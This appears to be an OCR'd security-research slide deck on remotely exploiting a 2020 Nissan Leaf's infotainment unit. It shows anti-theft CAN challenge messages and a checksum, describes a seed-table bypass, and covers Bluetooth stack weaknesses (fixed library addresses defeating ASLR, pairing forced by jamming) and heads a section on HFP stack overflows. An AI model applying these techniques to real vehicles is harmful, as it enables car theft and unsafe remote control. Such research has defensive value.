Remote Exploitation of Nissan Leaf: Controlling Critical Body Elements from the Internet

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Introduction

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Target: Nissan Leaf ZE1

- Nissan Leaf 2nd Gen produced in 2020
- Gateway Unit: 284U15SN0A
  - CAN messages filtering
- Telematic Unit: 282755SN0E
  - Cellular communication
- Infotainment Unit: 259155SR0B
  - WLAN client mode only
  - Bluetooth (phonebook / calls)
  - USB (updates / communication)
  - Apple CarPlay / Android Auto
  - Navigation (Maps and GPS)

Testbench

- Bought several units from ebay
- Component mutual-authentication is enabled
- Went to the closest auto junkyard in Budapest
  - IVI, Gateway, BCM, IC, wiring harness
- The result is a working testbench

Anti-Theft: General Information

Anti-Theft protection is used to prevent theft of the IVI, or unauthorized access to the vehicle's systems

- Locking mechanisms
  - Firmware authentication
- VIN encoding
  - Disable if mismatch is detected
- Functionality reduction
  - Disturbance during usage

Anti-Theft: Nissan IVI Logic

- When IVI is switched on, the anti-theft challenge must be solved
- IVI communicates with the specific ECU over CAN bus
  - Error [GREEN]: No response received
  - Error [RED]: Incorrect response received
- If successful, the anti-theft is passed

CAN-ID	Message
`0x71e: IVI → ECU (seed)`	`14 03 f05bb5 17 ffff`
`0x72e: IVI ← ECU (solution)`	`14 c826e381 66 ffff`
`0x71e: IVI → ECU (fixed)`	`24 c76c9a98 89 ffff`
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Anti-Theft: CAN Message Structure

CAN Message from 0x71e (IVI → ECU)

Function	Seed	Constant			Chksum	Constant	
14	01	f0	5b	b5	15	ff	ff

CAN Message from 0x72e (ECU → IVI)

Function	Calculation result				Chksum	Constant	
14	ef	ef	ef	ef	d0	ff	ff

Checksum calc: `(0x14 + 0x01 + 0xf0 + 0x5b + 0xb5) && 0x0ff = 0x15`

Anti-Theft: Bypass

- Analyzed the runtime CAN communication between device and IVI
  - Could be done via the IVI firmware analysis but we respect our time
- Implemented a Python script based on the obtained information
  - Built a solution table for every seed
- The anti-theft protection is bypassed
  - IVI is completely functional

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



OEM Part Number

FCC Identificator

Infotainment: Hardware Analysis: Internals #1

Renesas RH850/D1L microcontroller

i.MX6 automotive and infotainment processor by NXP



Cypress SPI memory chips

IVI top layer

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

eMMC NAND
by Samsung

Wi-Fi + Bluetooth
SoC by Alps Alpine

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

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

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

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

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
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A2DP
AVRCP
SDP
BNEP
RFCOMM
AVDTP
AVCTP
SMP
...
L2CAP Layer
HCI (Host-Controller Interface)
Lower Layer

Bluetooth: Bluedragon Evo Stack

- ARM 32-bit ELF executable
- Launched as root
- Bluetooth Stack - a proprietary implementation
  - BT logic is divided into multiple libraries
  - Other devices might be vulnerable
- Security mitigations:
  - Stack: No canary found
  - PIE: PIE enabled
  - ASLR: ASLR enabled
- Fixed library loading addresses!
  - Discards the enabled ASLR
- Partially contains symbols - simplifies reverse-engineering

```
root@MYCAR:~# cat /proc/sys/kernel/randomize_va_space
2
root@MYCAR:~#
```

ASLR is enabled

Bluetooth: Pairing

Pairing - an authentication mechanism for Bluetooth devices

- Simple Secure Pairing or SSP (I/O caps)
  - Just Works
  - Numeric Comparison
  - Passkey Entry
- Legacy Pairing
  - Pin-code based

		Initiator		
		DisplayYesNo	KeyboardOnly	NoInputNoOutput
Responder	DisplayYesNo	Numeric Comparison	Passkey Entry	Just Works
	KeyboardOnly	Passkey Entry	Passkey Entry	Just Works
	NoInputNoOutput	Just Works	Just Works	Just Works


Bluetooth: Pairing: Nissan

- Accepts pairing requests only in Add New submenu
- Pairing can be completed without user interaction
- 0.5-click bluetooth communication:
  - 0-click if specific menu is opened
  - How to force a user to open it?
    - 2.4Ghz Jamming
- Link connections:
  - Can be established from any menu

Bluetooth: Hands-Free Profile (HFP)

HFP is used to place and receive audio streams.

- Based on RFCOMM
- Manages the communication process
- Signal control messages
- AT-commands based
- Audio goes through SCO channel



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

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- Most of the AT-commands are standardized
- Vendor-specific AT-commands might be implemented:
  - Mobile phone specific: Android, IPhone
  - Voice Recognition: Siri
- Request example: `AT+COMMAND="AAAA","BBBB"`
- Response example: `+COMMAND: "CCCC","DDDD"`

AT Command	Comment
`AT+APLSIRI?`	AT command to retrieve Siri status information
`AT+APLNRSTAT`	Obtains information about the state of incoming audio

HFP: Stack Buffer Overflow

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     &tmp_lens,
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Multiple Stack-based Buffer Overflows

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

